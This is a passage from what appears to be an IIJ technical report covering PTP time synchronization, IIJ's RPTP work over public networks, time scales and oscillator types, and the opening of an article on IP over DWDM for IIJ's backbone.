PTP provides high-precision time synchronization, but the network also needs to be set up to facilitate that performance. Ideally, every device along the path between PTP instances should itself support PTP. A network built this way is called a PTP-aware network. If a device that does not support PTP exists between PTP instances, internal processing and buffering in that device create packet jitter (in PTP terminology, Packet Delay Variation), which makes it difficult to maintain accurate synchronization between the PTP instances. Such networks are customarily referred to as PTP-unaware networks.

Figure 4 shows a typical PTP-aware network configuration. It is also possible to connect a PTP GM directly to a PTP OC and synchronize them that way. But when multiple PTP OCs are present, the network is usually built using PTP BCs (Boundary Clocks) and PTP TCs (Transparent Clocks). PTP BCs can be arranged in multiple hierarchical stages, and PTP TCs can also be used in multiple stages to successively correct for packet forwarding delay.

Each PTP instance exchanges synchronization information over the network. PTP BCs are placed in the network to regenerate time and distribute it downstream, and PTP TCs are placed in the network to correct forwarding delay. Hardware timestamping as described above is often used on both PTP BCs and PTP TCs to ensure accurate synchronization.

It bears mentioning that PTP packets are treated as special by PTP BCs and PTP TCs, which means they are handled differently from other packets.




Figure 3: Layer Structure in PTP and Behavior of a PTP-capable NIC (1-step)




Figure 4: A Typical PTP-Aware Network

In a PTP BC, the local PTP clock is maintained based on the received synchronization information. In other words, the PTP BC regenerates the time internally. Based on that time information, synchronization is then provided to downstream devices. In this case, the PTP packet received on the ingress port and the PTP packet sent from the egress port are not the same.

Meanwhile, PTP TCs, as the name (Transparent) suggests, let PTP packets pass between ports. But when a PTP TC does so, it measures the time spent processing the packet inside the PTP TC device. It then adds that value to the CorrectionField (which records delay time) before forwarding the packet. Receiving PTP instances refer to the CorrectionField value and use it to correct for the delay.

From downstream of a PTP BC or PTP TC, it may look as though PTP packets are simply being sent as is, but in reality, accurate time information is being regenerated or corrected by the PTP BC or PTP TC. This correction process is extremely important for achieving high-precision synchronization on a PTP network.

By contrast, an L2 switch that does not support PTP just forwards packets as is. No timestamp correction is performed. So if you want to achieve the high-precision synchronization performance of PTP, the points in Table 8 must be kept in mind when building the network.

|Sidebar 3|

A caution on the operation and behavior of PTP-capable switches

Many PTP-capable switches let you turn PTP on or off on a per-port basis. So you need to be aware of which ports will be used for PTP from the start. Because PTP packets are handled differently from ordinary traffic, you need to be mindful of PTP-specific implementation details. Also, PTP-capable switches generally can only participate in one PTP domain.

2.9 The Symmetry and Stability Assumption and Associated Challenges

PTP basically assumes the network will be stable. The way meanPathDelay is calculated (add and divide by two) reflects this. In other words, it assumes the outbound and return packet travel times are the same. This is called network symmetry. But under that assumption, it is difficult to achieve the accuracy expected from PTP on an unstable network.

In practice, keeping packet transmission time symmetric can be hard in some cases, such as with shared networks like the Internet, on which the behavior of many nodes is not synchronized, and with video transport traffic, which is characterized by directional asymmetry (more traffic in one direction than the other). Figure 5 shows a typical pattern for a network that combines video transport and PTP transport.

From left to right (forward path), traffic flows from Stream TX to Stream RX and from PTP GM to PTP OC. Traffic flowing from right to left (reverse path) consists only of the PTP OC's messages to the PTP GM.

In general, video transport produces far more traffic than PTP messages (typically on the order of thousands of times more). Hence, traffic volume on the forward path outweighs that on the reverse path, so there is a high load on the forward path. As a result, processing time on intermediate devices is skewed, and transmission delays are asymmetric.

Traffic volume is also in constant flux on public networks like the Internet. There is always jitter. And the frequency and magnitude of the fluctuations take different forms depending on the network. Here are two examples of fluctuations on public networks: jitter measured on the IIJ backbone (Figure 6) and on IIJ's FLET'S connection service between Tokyo and Osaka (Figure 7).

Table 8: Key Points When Configuring a PTP-Aware Network

1	Use the same PTP version across the system to ensure compatibility
2	If you want to synchronize multiple devices (OCs) via PTP, obtain switches that support PTP BC/TC
3	Assume that PTP instances should be connected via PTP BC/TC-capable switches wherever possible
4	If PTP packets and other traffic share the same network, it is advisable to assign PTP packets to a priority queue on the switch

When PTP is run over a network with fluctuations like this, the results produced by the algorithm do not converge stably. As a result of this, PTP OCs will decide that synchronization is not possible (PTP unlock) because the required accuracy cannot be guaranteed.

Yet the standard itself does not define synchronization accuracy criteria. PTP-capable devices often display states such as PTP lock and PTP unlock, but these are merely PTP state definitions internal to each implementation. That is, PTP unlock is displayed when the device has determined




Figure 5: A Network Combining Video Transport and PTP Transport




Figure 6: Example of Jitter Between Tokyo and Osaka on the IIJ Backbone
RTP reception jitter observed on the receiving hardware (IBEX Technology HLD-300C)
when transmitting MPEG2-TS 18 Mbps RTP via an L2VPN on the IIJ backbone




Figure 7: Example of Jitter Between Tokyo and Osaka on IIJ's FLET'S Connection Service
RTP reception jitter observed on the receiving hardware (IBEX Technology HLD-300C)
when transmitting MPEG2-TS 18 Mbps RTP via an L2VPN on IIJ's FLET'S connection service

that it cannot obtain accuracy that is good enough for synchronization. So even on the same network, the criteria for declaring a PTP lock will differ from one device to another.

2.10 RPTP as a Problem-Solving Approach (IIJ's Work)

This section discusses IIJ's approach to time synchronization over public networks, something that has been difficult with conventional PTP.

Conventional PTP was designed on the assumption of a private, high-quality network. The attempt to extend it to public networks is called RPTP. RPTP stands for Resilient PTP, a technology aimed at carrying PTP over unstable public networks. Its key feature is an algorithm that removes the jitter component from packets received from the PTP GM and correctly generates the Local PTP Clock. RPTP equipment applies an algorithmic filter on the slave side, with no changes to the PTP protocol specification at all. So an advantage of RPTP is that it can be used without modifying existing PTP GMs or other existing equipment. RPTP is designed to make PTP time synchronization possible with practical levels of accuracy, even on PTP-unaware networks.

RPTP consists of the two technical elements shown in Table 9.

As discussed above, RPTP uses an improved algorithm for calculating ordinary PTP's offsetFromMaster. Instead of using the received timestamps t2 and t3, RPTP uses virtual timestamps x2 and x3, generated by EVE. x2 and x3 are predicted values (stabilized receive and send times) from which delay variation has been removed using ADAM. Using x2 and x3, RPTP calculates (x2 - t1) and (t4 - x3), and from those measured values together with the values observed when delay is at its minimum (the minimum values), it derives forward and reverse offset estimates as regression lines. The reason it uses the minimum values is that the instant at which delay is smallest is considered to be when it is closest to the true delay.

Table 9: The Two Elements of RPTP

	Abbreviation	Full name	Role
1	EVE	EVEn clock source	Suppresses base time fluctuation on slaves and BCs
2	ADAM	Asymptote Delay Analysis Method	Improves synchronization accuracy over time and selects the best measured values

In EVE, the virtual clock used to calculate the regression line and the counter used to calculate the offset value operate independently. This design using two separate time bases makes stable offset estimation possible even on public networks with large delay variability. ADAM is an algorithm that analyzes these data, generates a regression line, and gradually converges on increasingly accurate predicted values.

RPTP is thus an algorithm and can be regarded as an application technology built on PTP. Because it does not modify the PTP protocol itself, it is not intended to be a standardization effort. We are considering its future development as a means of solving PTP problems in specific domains.

As a member of the RPTP Alliance, IIJ is working to promote wider adoption of the technology. RPTP was originally developed by Network Additions, and with Media Links, Seiko Solutions, and IIJ also now part of the RPTP Alliance, the group continues its work. With its strength as a network operator, IIJ has taken part in many RPTP proof-of-concept tests on real networks.

The RPTP-compatible product (DB3200) is implemented as a PTP BC. Its role is to "rectify," so to speak, the PTP timing that arrives at its upstream port after being disrupted by the PTP-unaware network. In other words, it provides rectified, jitter-free PTP time synchronization to downstream devices.

The DB3200 does more than simply provide PTP time synchronization as a PTP BC. It can also supply frequencies that have long been used in the synchronization world, such as 1PPS, 10 MHz, and 48 kHz. These frequencies are generated in the DB3200 via PTP time synchronization. This makes it possible to deliver accurate time and stable frequency even when the path goes through a public network.

The RPTP Alliance is conducting proof-of-concept tests (PoCs) in a variety of domains. Here, I describe one such PoC that uses IIJ resources (Figure 8). IIJ's Yokohama 1 Data Center and Osaka were connected by a FLET'S Hikari Cross line, and an L2VPN was set up over that line.

PTP was sent from a PTP GM in Osaka, and the packets that arrived over the VPN were received by a DB3200 in Yokohama and corrected using RPTP.

What RPTP aims to achieve in particular is PTP synchronization with remote locations over public networks. Public networks are, naturally, PTP unaware, and they cannot carry the IP multicast that PTP requires. Since PTP communication cannot take place under these conditions, the workaround is to set up an L2VPN over the public network so that PTP packets can be exchanged with remote locations.

There are several ways to measure PTP accuracy, but in this test, we used 1PPS observation.

In the world of timing and synchronization, which includes PTP and GNSS, a signal called 1PPS is commonly used as a reference. This stands for 1 pulse per second, and, as the name suggests, it is a signal characterized by a rising pulse at each second boundary. With this method, clock timing input and output take the form of a 1PPS signal. The accuracy of the rising edge is subject to various rules and conventions, and these are what guarantee precision. It is an approach for measuring timing, but it is also widely used when timing must be delivered accurately between devices. IEEE 1588 cites 1PPS output as an example for monitoring purposes. In Figure 9, the 1PPS outputs from the PTP GM and the DB3200 are both fed into a 1PPS logger and compared. With the PTP GM's 1PPS as a reference, RPTP performance is evaluated by observing how much the DB3200's 1PPS output fluctuates. This comparison is possible because both devices use GNSS as their time source.

PTP is thus versatile, and methods such as RPTP make it possible to broaden the range of use cases.




Figure 8: Test on a PTP-Unaware Network using RPTP
An L2VPN is set up between Yokohama and Osaka using SEIL CA10. The CA10 at each end bridges the LAN and VPN at L2. In Yokohama, the 1PPS outputs from both the DB3200 and the PTP GM are simultaneously fed into a logger for comparison.




Figure 9: RPTP 1PPS Observed on the 1PPS Logger
Vertical axis is in nanoseconds. Phase difference of the DB3200 remains consistently within around ±20,000 nanoseconds (±20 microseconds). Values on the vertical axis are relative.

2.11 Just What is Time?

Finally, let's talk about the crux of all this: the notion of time.

The time provided by PTP and NTP represents how much time has elapsed since a given epoch (i.e., a reference point in time). They do not provide calendar time in the sense of something like "year, month, day, hour, minute, second." Instead, as Table 10 shows, they use time defined relative to an epoch.

CFAbsoluteTime also goes by names such as Apple Cocoa Core Data timestamp. It is used by Apple OSes. FILETIME is used by Windows OSes (starting with Windows NT 3.1).

Unix time and CFAbsoluteTime can take negative values, meaning they can represent times earlier than their epoch. Epochs, the way leap-seconds are handled, and the internal structures used differ even among commonly used OSes and applications.

The epoch used by PTP and NTP does not necessarily have to be an absolute time (calendar time), but assuming multiple systems exist, it is of course preferable for all of them to be synchronized to the same time source. This is where internationally standardized time scales come in (Table 11).

UTC (Coordinated Universal Time) is used widely around the world as a global reference time.

This does not imply, however, that there is a single physical UTC clock somewhere in the world running in real time. UTC is managed by the BIPM (Bureau International des Poids et Mesures), the organization responsible for realizing the International System of Units (SI). The BIPM collects data from atomic clocks operated by national standards institutes and observatories, and it publishes the offsets of the time scales maintained by those bodies on a monthly basis. The time scale calculated from those data is called TAI (Temps Atomique International).

UTC is based on TAI, but it is adjusted for leap seconds so that the difference from UT1 (the time based on Earth's rotation) does not become too large. Leap seconds are inserted into UTC in one-second units, and so as a time scale, UTC lags behind TAI. Leap seconds were

Table 10: Time Systems Used for Time Synchronization and in OSes

Time systems	Epoch	Leap seconds	Data structure	Signed/unsigned
PTP	1970-01-01 00:00:00 TAI	Not supported; accounted for when converting to UTC	Seconds (48-bit) + nanoseconds (32-bit)	Unsigned
NTP	1900-01-01 00:00:00 UTC	Accounted for	Seconds (32-bit) + fractional part (32-bit)	Unsigned
Unix time	1970-01-01 00:00:00 UTC	Not supported	Seconds (64-bit)	Signed
CFAbsolute Time	2001-01-01 00:00:00 GMT	Not supported	Seconds (64-bit floating point)	Signed
FILETIME	1601-01-01 00:00:00 UTC	Not supported	100-nanosecond intervals (64-bit)	Unsigned

*Unix time and FILETIME use UTC notation but are implemented as a continuous time scale that does not include leap seconds.

Table 11: International Standard Time standards

Time standard	Name	Basis	Maintaining organization
TAI	Temps Atomique International (International Atomic Time)	Based on atomic clocks	BIPM
UTC	Coordinated Universal Time	Based on TAI, with leap-second adjustments so that the difference from UT1 (the time based on Earth's rotation) does not become too large. As of 2025, UTC = TAI - 37 seconds.	BIPM
JST	Japan Standard Time	UTC +9 hours (i.e., TAI - 37 seconds + 9 hours)	NICT

inserted 27 times between 1972 and 2017. When UTC was redefined in 1972, the relationship was UTC = TAI - 10 seconds. As a result of the insertions, as of 2025 the relationship is UTC = TAI - 37 seconds.

The existence of leap seconds means that UTC does not represent a continuous time scale. So UTC and TAI must be treated separately in time synchronization mechanisms.

In Japan, the National Institute of Information and Communications Technology (NICT), the National Astronomical Observatory of Japan, and the National Institute of Advanced Industrial Science and Technology (AIST) maintain time using atomic clocks and also supply data to the BIPM. NICT maintains Japan Standard Time (JST) based on UTC(NICT), and it distributes JST via the longwave standard radio signal JJY, Hikari-Telephone JJY (which uses optical telephone lines), and an Internet-based NTP service (ntp.nict.jp).

GNSS (Global Navigation Satellite System) is widely used worldwide as a time distribution system. GNSS is a collective term that includes the U.S. GPS, Russia's GLONASS, the EU's Galileo, and Japan's Michibiki (QZSS). GNSS is used for positioning and navigation, and it has a third important role in providing high-precision time distribution. The satellites carry atomic clocks, and the use of GNSS-based time synchronization means that highly accurate time can be obtained almost anywhere on Earth. This is why GNSS is widely used as the reference source for NTP and PTP. GPS, Galileo, and Michibiki use continuous time scales without leap seconds (TAI-based time or time scales with a fixed offset from TAI). Galileo and Michibiki are also designed so that their time matches GPS.

That said, external factors can cause GNSS radio reception to become unstable or even impossible, raising the need for countermeasures in recent years (e.g., multipath rejection, anti-jamming, anti-spoofing, and EMI mitigation).

As well as PTP devices, standard time systems and GNSS satellites are also equipped with high-performance clocks to maintain accurate time. High-precision time synchronization equipment requires clocks with excellent frequency stability and accuracy. Table 12 lists some typical clock types.

Table 12: Comparison of Oscillator Types and Clock Generation Methods

Type	Configuration/principle	Key features	Frequency stability (typical)	Example use cases
Crystal oscillator	Quartz crystal resonator	High accuracy, low jitter	Approx. ±10–50 ppm	Clocks, microcontrollers
RC oscillator	Resistor (R) + capacitor (C)	Low cost, low accuracy	Approx. ±1,000–10,000 ppm	Internal clocks
LC oscillator	Inductor (L) + capacitor (C)	Suited for high frequencies	Approx. ±100–1,000 ppm	RF circuits
MEMS oscillator	Silicon resonator	Shock-resistant, compact	Approx. ±10–50 ppm	IoT, automotive
PLL	Uses reference clock	Frequency synthesis	Depends on reference clock	CPUs, telecommunications
TCXO	Temperature-compensated crystal oscillator	Resistant to temperature variations	Approx. ±0.1–1 ppm	Mobile devices, GPS
OCXO	Oven-controlled crystal oscillator	Very high stability	Approx. ±0.001–0.01 ppm (1–10 ppb)	Measurement, PTP GM
VCTCXO	Voltage-controlled TCXO	Fine-tunable	Approx. ±0.1–0.5 ppm	PTP/SyncE equipment
Rubidium atomic clock	Rubidium-87	Excellent long-term stability	Approx. ±0.00001 ppm (10^{-11})	Telecommunications, reference source
Cesium atomic clock	Cesium-133	Defines the second	Approx. ±0.000000001 ppm (10^{-13})	Standard time
Optical lattice clock	Strontium, ytterbium, etc.	Next-generation standard	On the order of 10-18	Research

*PLL is not an oscillator per se but a frequency synthesis method; it is included here because it is widely used for clock generation.

All of these oscillators generate a fixed-frequency signal. Reference ticks for time and frequency, such as 1 second or 10 MHz, are created by dividing or counting the generated frequency. Clocks need to provide frequency stability and frequency accuracy, and when multiple clocks are to be synchronized, it is also important that their phases line up (Figure 10, Figure 11).

Fundamentally, time synchronization entails establishing a state in which the frequency and phase of multiple clocks are aligned, and then sharing an absolute time counter based on a common epoch.

|Sidebar 4|

Standard signal transmitting station honored as IEEE milestone

In 2025, Japan's Standard Time and Frequency Signal Transmitting Station, in operation since 1940, was recognized as an IEEE milestone. The station broadcasts under the call sign JJY, formerly on shortwave and currently on longwave (40 kHz, 60 kHz). It transmits a pulse-coded time, and radio-controlled clocks with JJY reception capability set their time based on this signal.




Figure 10: Same Frequency but Out of Phase
The waveforms have the same period, but when compared at the same reference point, the peaks are offset. In this example, the phase difference is 180°, a state known as "antiphase."




Figure 11: Both Frequency and Phase Are Aligned
Both frequency and phase are matched. This state is called "in phase."

2.12 Conclusion

This article has given an overview of PTP and described IIJ's work in this area. PTP underpins time synchronization, an essential factor in mission-critical systems. Even so, practical limitations (high-precision synchronization has effectively only been achievable on PTP-aware networks) have impeded its broader deployment. Through the RPTP initiative, we hope to further expand the range of PTP use cases.

Acknowledgments: In preparing this article, I benefited greatly from the insights that RPTP Alliance members shared through technical discussions and with respect to proof-of-concept work, for which I am sincerely grateful.

Table 13: Parameters for Typical PTP Profiles

Profile	domainNumber	logSyncInterval	logAnnounceInterval
IEEE 1588-2019 Default	0–255	-7 . . . +1	0 or 1 (profile-dependent)
AES67	0–127 (default 0)	-3	1
SMPTE ST 2059-2	0–127 (default 127)	-3	-2
IEEE 802.1AS (gPTP)	0–255 (fixed at 0 in older specifications)	Profile-defined	Profile-defined
ITU-T G.8275.1	0–255	-4 . . . 0	Profile-defined
ITU-T G.8275.2	0–255	-4 . . . 0	Profile-defined
IEEE C37.238 (Power)	Typically 0	-3	Profile-defined
White Rabbit	Typically 0	Arbitrary (high rate)	Profile-defined
Automotive (802.1AS-Rev)	Configurable	-5 . . . -3	Profile-defined
CIP Sync	Configurable	-4 . . . -3 recommended	Standard-dependent

Bunji Yamamoto

Business Strategy Department, Broadcast Systems Division, Network Services Business Unit, IIJ
Since joining IIJ Media Communications in 1995, Mr. Yamamoto has been involved in efforts to popularize streaming, CDN, and related technologies. His work with Video over IP led to an interest in time synchronization technology, and in 2025 he organized GNSS TimeSync 2025.

IP over DWDM

3.1 Introduction

Since its founding, IIJ has designed, built, and operated its own Internet backbone. This is key to ensuring service quality as an ISP and enables IIJ to make decisions regarding traffic dynamics and technology selection entirely in-house.

In recent years, both domestic and international Internet traffic has been on a constant rise, growing faster than ever before, with an increasing number of traffic spikes due to sudden demand. Because the backbone is the core of IIJ's service infrastructure, allowing it to become congested is not an option. It is therefore crucial that we make timely capacity expansions in response to demand and plan our architecture with the future in mind.

That said, the previous architecture presented some challenges. Procuring additional carrier circuits to connect the backbone sites required long lead times, and costs scaled linearly. Moreover, the use of transponder-based WDM (Wavelength Division Multiplexing) systems came with operational complexity, and capacity upgrades had to be made in large increments, limiting flexibility.

It was against this backdrop that IIJ decided to evaluate IP over DWDM as a next-generation technology for expanding its backbone, and it began deploying this in its commercial systems in 2025. This article covers the pre-deployment validation process, the commercial network architecture and its benefits, and the future outlook.

3.2 WDM and the IIJ Backbone

IIJ's backbone connects domestic and international sites using high-capacity circuits. The technology used for these inter-site connections is known as WDM. WDM transmits multiple optical signals at different wavelengths simultaneously over a single fiber, and this greatly increases both capacity and transmission distance.

DWDM primarily uses wavelengths in the C-Band and L-Band, which exhibit low propagation loss in optical fiber and are easily amplified by EDFAs (Erbium-Doped Fiber Amplifiers), making them particularly well-suited for high-capacity long-haul transmission. Modern systems also employ coherent transmission, a more advanced technique than IMDD, and this uses phase and polarization information to achieve per-wavelength bit rates of 100G, 200G, 400G, and 800G over distances ranging from several hundred to several thousand kilometers. Carriers that own their own fiber, such as NTT, KDDI, and SoftBank, use WDM-based transport equipment to provide dedicated line services, and IIJ builds its backbone by using these services to connect its sites.

Since around 2006, IIJ has been designing, building, and operating its own WDM-based transport equipment for intra-Tokyo inter-site connections where particularly high capacity was anticipated.

At the time, 10 Gigabit Ethernet was the mainstream, and with IIJ using an architecture known as Backbone Fabric (BF)[*1], it




Figure 1: Conventional DWDM-based Inter-site Connectivity on the IIJ Backbone

*1 For more information on Backbone Fabric (BF), see "2. Focused Research (1): VX—IIJ's New Backbone Network" in IIR Vol. 57 (https://www.iij.ad.jp/en/dev/iir/057.html).

required a large number of 10G links between sites, and this is why we deployed 10G DWDM equipment. From the 2010s onward, the introduction of 100 Gigabit Ethernet and the migration to an MPLS L2VPN architecture called WARP enabled consolidation of both circuit utilization and circuit counts, reducing the importance of 10G DWDM within IIJ's backbone.

As traffic subsequently grew, some segments were fielding over 100G of traffic, rendering statistical multiplexing ineffective on L2VPNs and links between MPLS routers. So we deployed 100 Gigabit Ethernet-capable DWDM systems and proceeded with migration.

This is how IIJ expanded its backbone using WDM, but the striking growth in traffic in recent years has created problems for the conventional approach in terms of speed and cost of expansion. IIJ thus turned its attention to IP over DWDM as a means of enabling more flexible backbone buildout, and began validating the technology and considering its deployment on the backbone.

3.3 Pre-Deployment Validation of IP over DWDM

3.3.1 IP over DWDM

IP over DWDM enables routers and switches to use DWDM without requiring separate transport equipment. In the past, you needed to have a mechanism between the routers and the DWDM optical transport network called an OLS (Optical Line System), comprising dedicated transponders, wavelength filters, and amplifiers. But with IP over DWDM, the transponder is replaced by pluggable Digital Coherent Optics (DCO) modules inserted directly into the router, facilitating tighter integration between the router and the physical layer. As a result, the network architecture is simplified, and shorter lead times can be expected when building out and expanding the capacity of the backbone. We discuss these beneficial aspects of IP over DWDM below. IIJ conducted a range of tests in preparation for deploying this technology on its commercial systems.

3.3.2 Rigorous DCO/OLS Validation

